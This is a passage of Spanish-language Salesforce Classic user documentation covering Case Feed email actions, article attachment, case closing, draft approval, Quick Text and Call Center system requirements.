- Con la acción de portal, puede publicar respuestas en un portal de cliente o una comunidad de Respuestas de Chatter.
- Use la acción de cambio de estado para distribuir, cerrar o realizar otros cambios en el estado de un caso.
- La acción de pregunta permite buscar y crear preguntas.
- Las acciones de publicación, archivo y vínculo son las que se suelen ver en Chatter.
  - Use la acción de publicación para crear notas de casos para compartir información sobre los casos u obtener ayuda de otros usuarios de la organización. (Las notas creadas con la acción de publicación no se incluyen en la lista relacionada de comentarios de casos de la página de detalles de caso).
  - Agregue un PDF, una fotografía u otro documento al caso con la acción de archivo. (Los documentos agregados con la acción de archivo no se incluyen en la lista relacionada de archivos adjuntos de la página de detalles de caso).
  - Use la acción de vínculo para compartir un vínculo relevante para el caso.

CONSULTE TAMBIÉN

Descripción general de Noticias de caso

## Búsqueda, adjunción y envío por correo electrónico de artículos con la herramienta de artículos de Noticias de caso

Los artículos de conocimiento pueden facilitar la solución de casos más rápidamente, ya que incluyen pasos de solución de problemas exhaustivos y otra información detallada. Use la herramienta de artículos de Noticias de caso para buscar artículos relevantes para el caso en el que está trabajando, adjuntar artículos al caso y enviarlos por correo electrónico a los clientes.

Nota: Antes de poder utilizar la herramienta de artículos, su administrador deberá instalar y configurarSalesforce Knowledge.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**


PERMISOS DE USUARIO

Para usar artículos en Noticias de caso:

- "Gestionar casos"

  Y

  "Lectura" en al menos un tipo de artículo




- Haga clic en para abrir la herramienta de artículos.
- De forma predeterminada, la herramienta muestra los artículos con palabras clave o frases similares al asunto y la descripción del caso con el que está trabajando. Si no ve el artículo que desea, escriba términos nuevos en el cuadro de búsqueda y haga clic en **Realizar nueva búsqueda** o haga clic en **Búsqueda avanzada de artículos** para ver más opciones.
- Haga clic en el título de un artículo para abrirlo en una ventana nueva si desea ver más información además del título y el resumen.
- Cuando encuentra el artículo que desee, elija qué va a hacer con él:
  - Seleccione `Enviar correo electrónico a cliente` para adjuntar el artículo a un mensaje como PDF.
  - Seleccione `Vincular al caso` para incluir el artículo con un archivo adjunto del caso.

## Cerrar casos

Tras resolver un caso de un cliente, puede cerrarlo desde algunas ubicaciones y crear una solución o artículo para ayudar a resolver casos similares.

1. Haga clic en **Cerrar caso** en la página de detalles de un caso, en **Cerrar** en la lista relacionada Casos o en **Guardar y cerrar** mientras se modifica un caso. Si lo activa su administrador, puede seleccionar Cerrado en el campo `Estado` en la página de modificación de un caso y haga clic en **Guardar** sin completar más pasos.
2. Actualice `Estado`, `Motivo del caso` y cualquier otro campo que sea necesario.
3. Si las soluciones están activadas, puede cumplimentar los `Detalles de la solución` para el caso. Si no desea guardar la solución o enviarla para revisión a un gestor de soluciones, quite la marca de verificación de la opción `Enviar a soluciones públicas`. Cuando este campo está marcado, la nueva solución se vincula automáticamente al caso.
4. Si hay un contacto en el caso, seleccione `Notificar al contacto sobre el cierre del caso` para enviar un mensaje de correo electrónico al contacto basado en una plantilla de cierre de casos predefinida.
5. Haga clic en **Guardar** o en **Guardar y crear un artículo**. La opción de artículo está disponible si Salesforce Knowledge y el envío de artículos durante el cierre de caso están activados.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para cerrar casos:
- "Modificar" en casos

Consejo: Si dispone del permiso "Gestionar casos", puede cerrar múltiples casos al mismo tiempo utilizando el botón **Cerrar** en listas de casos.

CONSULTE TAMBIÉN

Sugerencias sobre soluciones de escritura

# Envío de artículos de casos

| PERMISOS DE USUARIO | |
|---|---|
| Para configurar Correo electrónico para registro de casos o Correo electrónico para registro de casos On-Demand: | "Personalizar aplicación" |
| Para activar Correo electrónico para registro de casos o Correo electrónico para registro de casos On-Demand: | "Modificar todos los datos" Y "Personalizar aplicación" |
| Para personalizar los formatos de página: | "Personalizar aplicación" |
| Para crear o cambiar plantillas de correo con formato HTML: | "Modificar plantillas en formato HTML" |
| Para crear o cambiar carpetas con plantillas públicas de correo electrónico: | "Gestionar plantillas públicas" |
| Para crear o cambiar plantillas de correo con formato Visualforce: | "Personalizar aplicación" |

EDICIONES

Disponible en: Salesforce Classic

Salesforce Knowledge está disponible en **Performance Edition** y **Developer Edition** y en **Unlimited Edition** con Service Cloud.

Salesforce Knowledge está disponible por un coste adicional en: **Professional Edition**, **Enterprise Edition** y **Unlimited Edition**.

Si los artículos están asociados con un caso, los usuarios que trabajan en el caso pueden adjuntar versiones en PDF de los artículos a un correo electrónico simplemente seleccionando una plantilla que cree. Esta función está disponible si Correo electrónico para registro de casos o Correo electrónico para registro de casos On-Demand está configurada y la lista relacionada Correo electrónico es visible en formatos de página de casos.

## Creación de una plantilla de correo electrónico que convierte los artículos en archivos PDF

Para permitir que los usuarios que trabajan en un caso adjunten automáticamente archivos PDF a un mensaje de correo electrónico:

1. En Configuración, introduzca *`Plantillas de correo electrónico`* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Plantillas de correo electrónico**.
2. Haga clic en **Plantilla nueva** para crear una plantilla desde cero o en **Modificar** junto a una plantilla existente. La plantilla nueva o modificada debe incluir el campo de casos `Artículos como PDF`.
3. Por ejemplo, si desea modificar la plantilla *ASISTENCIA: Respuesta de casos con solución (MUESTRA)* para incluir artículos en lugar de soluciones, complete estos pasos:
   a. Haga clic en **Modificar** junto a la plantilla *ASISTENCIA: Respuesta de casos con solución (MUESTRA)*.
   b. Cambie el `Nombre de la plantilla de correo electrónico` a *ASISTENCIA: Respuesta de casos con solución (MUESTRA)*.
   c. Modifique el `Nombre único de plantilla` si fuera necesario.
   d. Seleccione **Campos de casos** en el menú desplegable Seleccionar tipo de campo.
   e. Seleccione **Artículos como PDF** en el menú desplegable Seleccionar tipo de campo.
   f. Copie el valor del campo `Copiar valor de campo de combinación` y péguelo en el cuerpo del correo electrónico.
4. Haga clic en **Guardar**.

En la página de detalles del caso en la lista relacionada Correos electrónicos, los usuarios pueden hacer clic en **Enviar correo electrónico** y seleccione la nueva plantilla. Los artículos asociados con el caso se convierten automáticamente en archivos PDF y los archivos adjuntos se pueden previsualizar o eliminar si fuera necesario antes de enviar el correo electrónico.

Nota: Tanto el artículo como la base de conocimientos deben tener el mismo idioma. Por ejemplo, si el idioma de su base de conocimiento es Inglés pero desea un artículo en Japonés convertido en un PDF, cambie el idioma de su base de conocimientos a Japonés (en Configuración, introduzca *Knowledge* en el cuadro Búsqueda rápida, seleccione **Configuración de Knowledge**, luego haga clic en **Modificar**) antes de convertir el artículo.

## Notas sobre la visibilidad de campos en archivos PDF

Tenga en cuenta la siguiente información cuando utilice plantillas de correo electrónico que incluyan la función **Artículos como PDF**:

- Los campos que aparecen en artículos PDF están determinados por su perfil si la casilla de verificación Utilizar un perfil para crear artículos PDF listos para el cliente en los casos (desde Configuración, introduzca *Configuración de Knowledge* en el cuadro Búsqueda rápida y, a continuación, seleccione **Configuración de Knowledge**) no está seleccionada. Si no puede visualizar todos los campos en el artículo original, éstos también aparecerán en el PDF que se ha generado automáticamente. Si la seguridad a nivel de campo le impide visualizar un campo de un artículo, ese campo y sus datos no aparecerán en el archivo PDF.
- Si la casilla de verificación Utilizar un perfil para crear artículos PDF listos para el cliente en los casos está seleccionada y si elige un perfil del menú **Perfil** (desde Configuración, introduzca *Configuración de Knowledge* en el cuadro Búsqueda rápida y, a continuación, seleccione **Configuración de Knowledge**), el perfil que ha elegido determinará los campos que aparecen en los PDF que se han generado automáticamente. Por ejemplo, si envía archivos PDF a los clientes, podrá elegir el perfil Usuario del portal de clientes para garantizar que sólo los campos internos no aparezcan en los artículos PDF.
- Los campos de la sección Propiedades de un artículo, incluyendo Primera publicación, Última modificación, Última publicación y Resumen no se incluyen en ninguna versión del PDF independientemente de la configuración o perfil.

CONSULTE TAMBIÉN

Bienvenida a Salesforce Knowledge

# Respuesta a clientes

## Envío de correos electrónicos a clientes

### Trabajo con correos electrónicos de casos

Los casos que se generan mediante Correo electrónico para registro de casos o Correo electrónico para registro de casos On-Demand se muestran en la lista relacionada Correos electrónicos. La lista relacionada Correos electrónicos incluye todos los correos electrónicos enviados por su cliente con respecto a un caso concreto y las cadenas de correos electrónicos entre usted y su cliente. La lista relacionada mostrará los primeros 77 caracteres de un mensaje de correo electrónico, de manera que pueda saber el contenido de este sin tener que hacer clic en él.

Para trabajar con correos electrónicos de Configurar Correo electrónico para registro de casos o Correo electrónico para registro de casos On-Demand;

- Haga clic en **Enviar un mensaje de correo electrónico** para enviar un correo electrónico a un contacto, a otro usuario o a cualquier dirección de correo electrónico.
- Haga clic en **Responder** para contestar a un correo electrónico. La respuesta de correo electrónico incluye automáticamente el cuerpo de correo electrónico tal y como se ha recibido por parte del cliente. Escriba la respuesta y haga clic en **Enviar**.

  Cuando responde a mensajes de correo electrónico de la lista relacionada Correo electrónico en casos, el campo `De:` de su correo electrónico puede aparecer ante los destinatarios como `no-reply@salesforce.com` o `support@company.com`. Se debe a la forma en la que las aplicaciones de correo electrónico de los destinatarios reciben los encabezados `Remitente` y `De` en correo electrónico entrante. De forma predeterminada, `Active la disponibilidad de la Id. del remitente` está seleccionada para su organización, que permite a los correos electrónicos enviados desde Salesforce cumplir las reglas de las aplicaciones de correo electrónico que requieren los encabezados de `Remitente` para la entrega.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para ver casos:
- "Leer" en casos

Para trabajar con los correos electrónicos de los casos:
- "Modificar" en casos

- Haga clic en **A todos** para responder a todos los participantes de una cadena de correos electrónicos.
- Haga clic en el asunto del correo electrónico para ver el mensaje. Desde el correo electrónico podrá responder al remitente, responder a todos, reenviar el correo o eliminarlo.
- Mientras consulta un correo electrónico, podrá mostrar una lista con todos los correos electrónicos asociados al caso si hace clic en **Lista de mensajes de correo electrónico** y podrá desplazarse por otros correos electrónicos de caso haciendo clic en **Siguiente** o **Anterior**.

  Nota: Los vínculos **Lista de mensajes de correo electrónico**, **Siguiente** y **Anterior** no están disponibles en el portal de clientes ni el portal de socios.

- Mientras consulta un correo electrónico, haga clic en **Adelante** para reenviarlo. El correo electrónico incluye automáticamente el cuerpo de correo electrónico tal y como se ha recibido por parte del cliente. Opcionalmente, escriba texto y haga clic en **Enviar**.
- En caso de que el mensaje original fuera un correo electrónico en HTML, puede hacer clic en el vínculo **Haga clic aquí para ver la versión HTML** para ver la versión HTML. Si desea ver el encabezado completo del correo, haga clic en el vínculo **Haga clic aquí para ver los encabezados de correo electrónico originales**.
- Para ver los archivos adjuntos de los correos electrónicos entrantes, vaya a la lista relacionada Archivos adjuntos del correo. Para ver los archivos adjuntos que se han enviado en los correos electrónicos salientes, consulte la lista relacionada Archivos adjuntos de los correos salientes.

El tamaño máximo de un archivo adjunto es de 5 MB. El usuario que ha configurado el agente de correo electrónico puede consultar su archivo de registro para ver si hay algún archivo adjunto que ha superado el límite de tamaño.

- Haga clic en **Eliminar** para eliminar un correo electrónico. Observe que un correo electrónico eliminado puede recuperarse de la papelera. Sin embargo, si elimina un correo electrónico de un caso y luego elimina el caso, no podrá recuperar el correo eliminado de la papelera.

En la lista relacionada Correos electrónicos, los correos se enumeran en el orden en que se reciben; es decir, según el más reciente. Los correos electrónicos de la lista relacionada mostrarán uno de los siguientes estados:

| Estado del correo electrónico | Descripción |
|---|---|
| **Nuevo** | Correo electrónico entrante que aún no se ha leído.<br>El contenido del campo `Asunto` aparece en negrita cuando los correos electrónicos tienen el `Estado` de nuevo. |
| **Leer** | Correo electrónico entrante que se ha leído, pero no respondido. |
| **Enviado** | Correo electrónico saliente. |
| **Respondido** | Correo electrónico entrante al que se ha respondido. Si se responde a un correo electrónico enviado, pasará a este estado. |

Si un caso contiene un correo electrónico nuevo (no leído), se creará automáticamente una tarea "Correo electrónico" asociada con dicho caso en la lista de tareas del propietario del caso, donde se mostrará el asunto del correo en cuestión. El propietario podrá ver la nueva tarea fácilmente en la ficha Inicio o en la lista relacionada Actividades abiertas del caso. Desde la tarea, el propietario podrá hacer clic en un vínculo para ver el correo electrónico asociado a tal caso. Cuando el usuario responde al correo electrónico, la tarea se elimina de la lista de tareas del propietario y se agrega a la lista relacionada Historial de actividades del caso. Asimismo, el usuario puede trasladar una tarea de correo electrónico que no se haya respondido a la lista relacionada Historial de actividades si modifica su estado a “Finalizada”.

Nota: Cuando los correos electrónicos entrantes crean un caso nuevo y las reglas de asignación pasan este caso a una cola, la tarea “Correo electrónico” se asignará al usuario configurado en el agente de correo electrónico.

Si un correo electrónico entrante no contiene la dirección de correo electrónico de un contacto existente, el campo `Nombre Web` del caso se actualiza automáticamente con el nombre del campo `De` de un correo electrónico, y el campo `Correo electrónico Web` del caso se actualiza automáticamente con la dirección proporcionada en el correo electrónico entrante.

Consejo: Al ejecutar el informe Casos con correos electrónicos, agregue el campo `Entrante` al informe para ver los casos recibidos mediante Correo electrónico para registro de casos.

CONSULTE TAMBIÉN

Envío de artículos de casos

# Envío y respuesta a mensajes de correo electrónico en Noticias de caso

Use las funciones de la acción de correo electrónico de Noticias de caso para ahorrar tiempo cuando escriba mensajes y personalice los mensajes de correo electrónico que envía a los clientes.

**Nota:**

- La acción de correo electrónico de Noticias de caso solo está disponible si su organización usa Correo electrónico para registro de casos.
- Según como haya configurado su administrador Noticias de caso, el aspecto de algunas de las opciones descritas a continuación puede variar.

A continuación se indica cómo usar la acción de correo electrónico:

**EDICIONES**


Disponible en: Salesforce Classic

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

**PERMISOS DE USUARIO**

Para enviar correo electrónico:

- "Enviar correo electrónico"




1. Según la acción mostrada, haga clic en **Responder al cliente** y seleccione `Correo electrónico` o tan solo haga clic en `Correo electrónico`. Para escribir una respuesta a un mensaje, haga clic en **Responder** o en **Responder a todos** debajo del mensaje de correo electrónico en las noticias.
2. Si su departamento usa plantillas de correo electrónico, elija una para su mensaje.
3. Seleccione una dirección **Desde**.
   Si este campo no se muestra como una lista de selección, su administrador ya ha definido una dirección De.

4. La dirección de correo electrónico del contacto que ha creado el caso se muestra automáticamente en el campo `Para` si el creador es un contacto existente. Para agregar más destinatarios, haga clic en el para buscar una dirección o escribir o pegar direcciones de correo electrónico o nombres en el campo `Para`.
   - Si escribe una dirección de correo electrónico o un nombre que coincide con un contacto o usuario, la dirección se muestra como un botón con el nombre de la persona.
   - Para agregar varias direcciones a la vez, debe copiarlas y pegarlas separadas por espacios o comas. Estas direcciones de correo electrónico se muestran como botones y, si están asociadas a un contacto o usuario, muestran el nombre del contacto.
   - Si escribe una dirección de correo electrónico que coincide con varios contactos o usuarios, la dirección se muestra como un botón. Al hacer clic en el botón, se muestra una lista de personas asociadas a la dirección de correo electrónico para que pueda elegir la persona que desee asociar al mensaje.
5. Si necesita copiar a otras personas en el mensaje, haga clic en **Agregar Cc** o **Agregar Cco**.
6. De forma predeterminada, el asunto del correo electrónico es el nombre del caso al que está relacionado. Puede modificar el asunto si es necesario.
7. Use el editor de texto enriquecido para dar formato al mensaje.
8. Cree el mensaje. Si su departamento usa mensajes con Texto rápido, puede agregarlos al cuerpo del mensaje de correo electrónico.
9. Si su administrador ha habilitado los borradores de correo electrónico, puede hacer clic en **Guardar** para guardar una copia del mensaje sin enviarlo. Si guarda un mensaje como un borrador, cualquier agente con acceso al caso puede modificarlo.
10. Haga clic en **Adjuntar archivo** o arrastre y coloque los archivos en el panel de archivos adjuntos para agregar los archivos al mensaje.
11. Además, puede adjuntar un artículo al mensaje.
12. Haga clic en **Enviar correo electrónico**.

    Nota: Dependiendo de cómo su administrador haya configurado Noticias de caso, este botón podría tener un nombre diferente.

Consejo: Haga clic y arrastre la en la esquina inferior derecha para cambiar la altura del panel de mensajes. Amplíela para poder ver más de lo que escribe o redúzcala para poder ver más del historial del caso en la noticia en tiempo real sin desplazarse. Una vez que haya cambiado el panel de mensajes, aparece con el nuevo tamaño cada vez que escribe un correo electrónico, hasta que vuelva a cambiar su tamaño.

CONSULTE TAMBIÉN

Publicar en casos y preguntas de comunidad con la acción Comunidad en las noticias de caso

Descripción general de Noticias de caso

Uso de Texto rápido en Noticias de caso

# Agregar imágenes y archivos a mensajes de correo electrónico en Noticias de caso

Proporcione a los clientes información completa para ayudarles a resolver sus problemas con mayor rapidez adjuntando archivos a mensajes de correo electrónico y agregue imágenes en línea para incluir imágenes que mejoren su texto.

Por ejemplo, si está trabajando en un caso que requiere un cliente para probar algunas soluciones diferentes para resolver un problema, debería adjuntar un documento o vídeo explicativo con varios conjuntos de pasos de solución de problemas detallados. Si el cliente debe seguir un conjunto de pasos de solución de problemas en particular detenidamente, puede utilizar imágenes en línea después de cada paso en el cuerpo de un mensaje.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para enviar correos electrónicos con archivos adjuntos o imágenes en línea:

- "Enviar correo electrónico"

- Para agregar una imagen en línea, haga clic en el en la barra de herramientas del publicador de correo electrónico de Noticias de caso y cargue o vincule a la imagen que desee. Cada imagen que incluya no debe superar 1 MB y debe estar en formato .png, .jpg, .jpeg, .jpe, .jfif, .pjpeg, .bmp, o .gif. El tamaño total de su mensaje de correo electrónico, incluyendo las imágenes y el texto no puede superar 12 MB.

  Nota: Debe utilizar el editor de texto enriquecido en el publicador de correo electrónico para incrustar imágenes. No puede incrustar imágenes en mensajes de texto normal.

- Para adjuntar archivos en un correo electrónico, haga clic en **Cargar archivos** para seleccionar un archivo de su equipo o Salesforce o bien para utilizar un archivo que ya está adjunto al caso, o arrastre y suelte archivos en el área de archivos adjuntos en la parte inferior del publicador de correo electrónico. Puede adjuntar hasta un total de 10 MB a cada mensaje de correo electrónico. Salesforce admite todos los tipos de archivo.

  Nota: La función Arrastrar y soltar está disponible solo en navegadores compatibles con HTML5.

- Haga clic en **Archivos:** para ver una lista de los archivos adjuntos que ha agregado.
- Haga clic en el junto a un archivo adjunto para eliminarlo.

Cuando el destinatario de su correo electrónico ve el mensaje, cualquier imagen que haya incrustado aparece en el cuerpo del correo electrónico. Si el tamaño total de algo que ha adjuntado al mensaje es superior a 3 Mb, todos los archivos adjuntos aparecen como vínculos que el destinatario puede utilizar para descargar los archivos. Si el tamaño total del archivo adjunto es inferior a 3 MB, cada archivo aparece como un archivo adjunto.

Ejemplo: Por ejemplo, supongamos que usted es un agente de asistencia para una empresa de electrodomésticos y está trabajando en el caso de un cliente que tiene problemas con la máquina de hielo de su frigorífico. Debe enviar un correo electrónico al cliente con instrucciones paso a paso para solucionar los problemas de la máquina de hielo e incluir una imagen después de cada paso y debe adjuntar dos documentos: un PDF del manual de usuario del frigorífico (un archivo de 2 MB) y una lista de recomendaciones de mantenimiento para mantener el frigorífico funcionando correctamente (un archivo de 10 KB). Cuando el cliente reciba el correo electrónico, verá:

- Las imágenes incrustadas en el cuerpo del mensaje de correo electrónico por lo que podrá consultarlos a la vez que utiliza los pasos de solución de problemas.
- El manual de usuario y la lista de recomendaciones de mantenimiento como archivos adjuntos al mensaje, ya que su tamaño total es inferior a 3 MB.

Si también adjunta un vídeo para la solución de problemas (un archivo de 25 MB), los tres archivos adjuntos aparecerían como vínculos para el cliente ya que el tamaño total de todos los archivos adjuntos podría ser superior a 3 MB.

CONSULTE TAMBIÉN

Envío y respuesta a mensajes de correo electrónico en Noticias de caso

Búsqueda, adjunción y envío por correo electrónico de artículos con la herramienta de artículos de Noticias de caso

Personalización de mensajes de correo electrónico con el editor de texto enriquecido en Noticias de caso

## Uso de plantillas de correo electrónico en Noticias de caso

Las plantillas garantizan la coherencia y el ahorro de tiempo, e incluyen con un solo clic información básica, como el nombre del cliente y su número de caso. Si su administrador ha creado plantillas de texto, HTML o correo electrónico de Visualforce, o si ha creado sus propias plantillas, puede usarlas al enviar mensajes de correo electrónico a los clientes en Noticias de caso.

Para obtener mejores resultados, le recomendamos utilizar el editor de texto enriquecido cuando trabaja con plantillas de correo electrónico.

Nota: Según como haya configurado su administrador Noticias de caso, puede ver una plantilla cargada previamente cuando use la acción de correo electrónico. Use los siguientes pasos para elegir otra plantilla si es necesario.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para enviar correos electrónicos

- "Enviar correo electrónico"

Para utilizar una plantilla:

1. Según la acción mostrada, haga clic en **Responder al cliente** y seleccione `Correo electrónico` o tan solo haga clic en `Correo electrónico`.
2. Haga clic en `Seleccionar una plantilla`.
3. Seleccione la carpeta que contiene la plantilla que desea.
4. Haga clic en el nombre de la plantilla para añadirla al correo electrónico.

   Consejo:

   - Si selecciona más de un texto o plantilla HTML, cada plantilla se añade en el orden en que la ha seleccionado- Si selecciona una plantilla de Visualforce después de seleccionar otra plantilla, sustituirá la plantilla anterior.
   - Si la plantilla que selecciona cuenta con archivos adjuntos, se incluirán con el mensaje.
   - Si la plantilla que selecciona cuenta con campos de combinación, solo se combinan los campos relacionados con el caso.
   - Para eliminar una plantilla, haga clic en el . Eso también elimina cualquier texto que ha introducido y elimina todos los archivos adjuntos de la plantilla.

5. Finalizar la redacción y el envío de su mensaje.

## Trabajo con borradores de correo electrónico en Noticias de caso

Con los borradores de correo electrónico, los agentes del servicio de atención al cliente pueden guardar los mensajes que escriben a los clientes sin tener que enviarlos de inmediato y los administradores pueden crear procesos de aprobación para los mensajes de correo electrónico.

Los borradores solo se admiten si su administrador los ha activado.

Como un agente de asistencia, puede desear guardar un mensaje como un borrador mientras recopila información adicional acerca del problema que está resolviendo, confirma pasos a seguir para la solución con un compañero o tomarse un descanso y cerrar sesión en Salesforce. Para guardar un correo electrónico como un borrador, haga clic en **Guardar** bajo el cuadro de texto cuando escribe un correo electrónico.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

Nota: Los borradores no se guardan automáticamente.

Cada caso puede tener al menos un correo electrónico de borrador asociado, por lo que si está trabajando en un caso con un borrador guardado por usted o por otra persona, no podrá escribir otro correo electrónico hasta que se envíe o se descarte ese borrador. Cuando consulta un caso con un borrador asociado, verá una notificación con el nombre del usuario que escribió el borrador y un vínculo para verlo. Cualquier agente o supervisor con acceso a un caso puede modificar el correo electrónico de borrador, salvo que esté a la espera de su aprobación.

Si su empresa utiliza procesos de aprobación para mensajes de correo electrónico, cuando envía un mensaje, se envía a un supervisor para su revisión. (Dependiendo de cómo su administrador ha configurado los procesos de aprobación, puede tener la opción de enviar el mensaje para su revisión o enviarlo sin revisión.) Cuando un supervisor aprueba el mensaje, se enviará al cliente. Si no se aprueba su correo electrónico, aparecerá un mensaje con una explicación en la parte superior del editor cuando hace clic en **Correo electrónico** mientras visualiza el caso. Puede modificar el mensaje y volver a enviarlo.

CONSULTE TAMBIÉN

Revisión y aprobación de borradores de correo electrónico

## Revisión y aprobación de borradores de correo electrónico

Dependiendo de cómo su administrador ha configurado los correos electrónicos de borradores y los procesos de aprobación para su organización, puede necesitar revisar y aprobar mensajes escritos por los agentes que supervisa antes de su envío a los clientes.

Cuando un agente envía un mensaje para su aprobación, usted recibe una notificación por correo electrónico con un enlace del caso que incluye el mensaje. Aparece un aviso en la parte superior del publicador cuando hace clic en **Correo electrónico**. Haga clic en **Ver correo electrónico** para ir a la página de detalles del mensaje. En esa página:

- Haga clic en **Desbloquear registro** para poder editar el mensaje.
- Hacer clic en **Eliminar** si desea descartar el borrador.
- Haga clic en **Aprobar/Rechazar** en la lista relacionada Historial de aprobaciones para aprobar p rechazar el mensaje.
- Haga clic en **Reasignar** para asignar la aprobación a otro supervisor.

Si aprueba el mensaje, se enviará al cliente. Si lo rechaza, tiene la opción de escribir una nota explicando el motivo del rechazo. Esa nota aparece junto al publicador en la página de casos cuando el agente hace clic en **Correo electrónico** junto con un aviso de rechazo del borrador.

CONSULTE TAMBIÉN

Trabajo con borradores de correo electrónico en Noticias de caso

Activación de plantillas de correo electrónico predeterminadas en Noticias de caso

Creación de procesos de aprobación para borradores de correo electrónico

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para revisar y aprobar borradores de correo electrónico:

- "Enviar correo electrónico"

  Y

  Inclusión en un proceso de aprobación de correo electrónico

## Personalización de mensajes de correo electrónico con el editor de texto enriquecido en Noticias de caso

El editor de texto enriquecido permite personalizar los mensajes de correo electrónico que envía a los clientes. Use este editor para dar formato al texto, agregar listas con viñetas o numeradas y agregar imágenes y vínculos.

### Acceso al editor

El editor de texto enriquecido se muestra al hacer clic en **Correo electrónico** o en **Responder al cliente** y, a continuación, en **Correo electrónico** en el publicador en Noticias de caso. No puede ver el editor si:

- Su administrador no lo ha habilitado.
- Usó el editor de texto sin formato la última vez que escribió un mensaje de correo electrónico en Noticias de caso. Haga clic en el icono de alternancia para cambiar al modo de texto enriquecido.

### Sugerencias del uso del editor de texto enriquecido

- El editor de texto enriquecido solo está disponible para la acción Correo electrónico.
- Si introduce HTML y otros tipos de marca en el editor, no se mostrará al enviar un mensaje.
- Para eliminar un mensaje, haga clic en el  .

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para enviar correo electrónico:

- "Enviar correo electrónico"

### Uso de Texto rápido en Noticias de caso

Texto rápido permite responder a los clientes y actualizar los casos más rápidamente. Inserte mensajes redactados previamente, como saludos y pasos de resolución de problemas comunes, en comunicaciones para clientes como mensajes de correo electrónico y publicaciones de portal. También puede insertar notas redactadas previamente en cambios de estado de casos y registros de llamadas. En Noticias de caso, puede usar Texto rápido con las acciones de correo electrónico, portal, cambio de estado y registro de llamada.

Nota: Solo los mensajes de Texto rápido asignados al canal para la acción con la que está trabajando están disponibles en dicha acción. Por ejemplo, solo los mensajes asignados al canal de correo electrónico están disponibles en la acción de correo electrónico.

1. Elija la acción de correo electrónico, portal, cambio de estado o registro de llamada.
2. En el cuerpo de la acción, escriba `;;`.
   Si ha utilizado Texto rápido antes, aparecerá una lista de mensajes de Texto rápido, con los mensajes que ha utilizado más recientemente en la parte superior. Si esta vez es la primera que utiliza Texto rápido, no aparecen mensajes.
3. Para ver más mensajes, escriba una palabra o una frase.
   Aparecerá una lista de mensajes que incluyan esas palabras.
4. Para ver el título y el texto completo de un mensaje, haga clic en él una vez o resáltelo mediante las teclas de flecha del teclado.
   El mensaje completo aparecerá en la parte inferior de la lista de Texto rápido.
5. Para seleccionar un mensaje, haga doble clic en él o resáltelo y pulse Intro.
   Si el mensaje seleccionado contiene campos de combinación, se resolverán cuando agregue el mensaje.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para utilizar Texto rápido en Noticias de caso:
- "Leer" en Texto rápido

## Llamadas de teléfono a clientes

### Requisitos del sistema para Salesforce CRM Call Center

Salesforce CRM Call Center requiere la instalación de un adaptador ligero de integración de telefonía e informática (CTI) en cada equipo de usuario de Salesforce. Los requisitos ***mínimos*** del sistema para un adaptador son:

- Para adaptadores con CTI versión 4.0 o superior:
  - Microsoft® Internet Explorer® 8, Mozilla® Firefox® 3.5, Apple® Safari® 4, Google Chrome™ 10.0 (Internet Explorer 11 no se admite)
  - Windows Windows® XP (con Microsoft .NET framework)
- Para adaptadores con versiones anteriores de CTI:
  - Internet Explorer 7 u 8, Firefox 3.5 o 3.6 (Safari, Chrome e Internet Explorer 11 no se admiten)
  - Para Windows 7 de 32 bits, Internet Explorer 8 de 32 bits; Firefox 3.5 o 3.6
  - Para Windows 7 de 64 bits, Internet Explorer 8 de 64 bits; Firefox 3.5 o 3.6
  - 256 MB de memoria RAM (512 MB recomendados)
  - 20 MB mínimo de espacio en disco
  - Procesador Intel® Pentium® II, 500 MHz o superior
  - Windows XP

EDICIONES

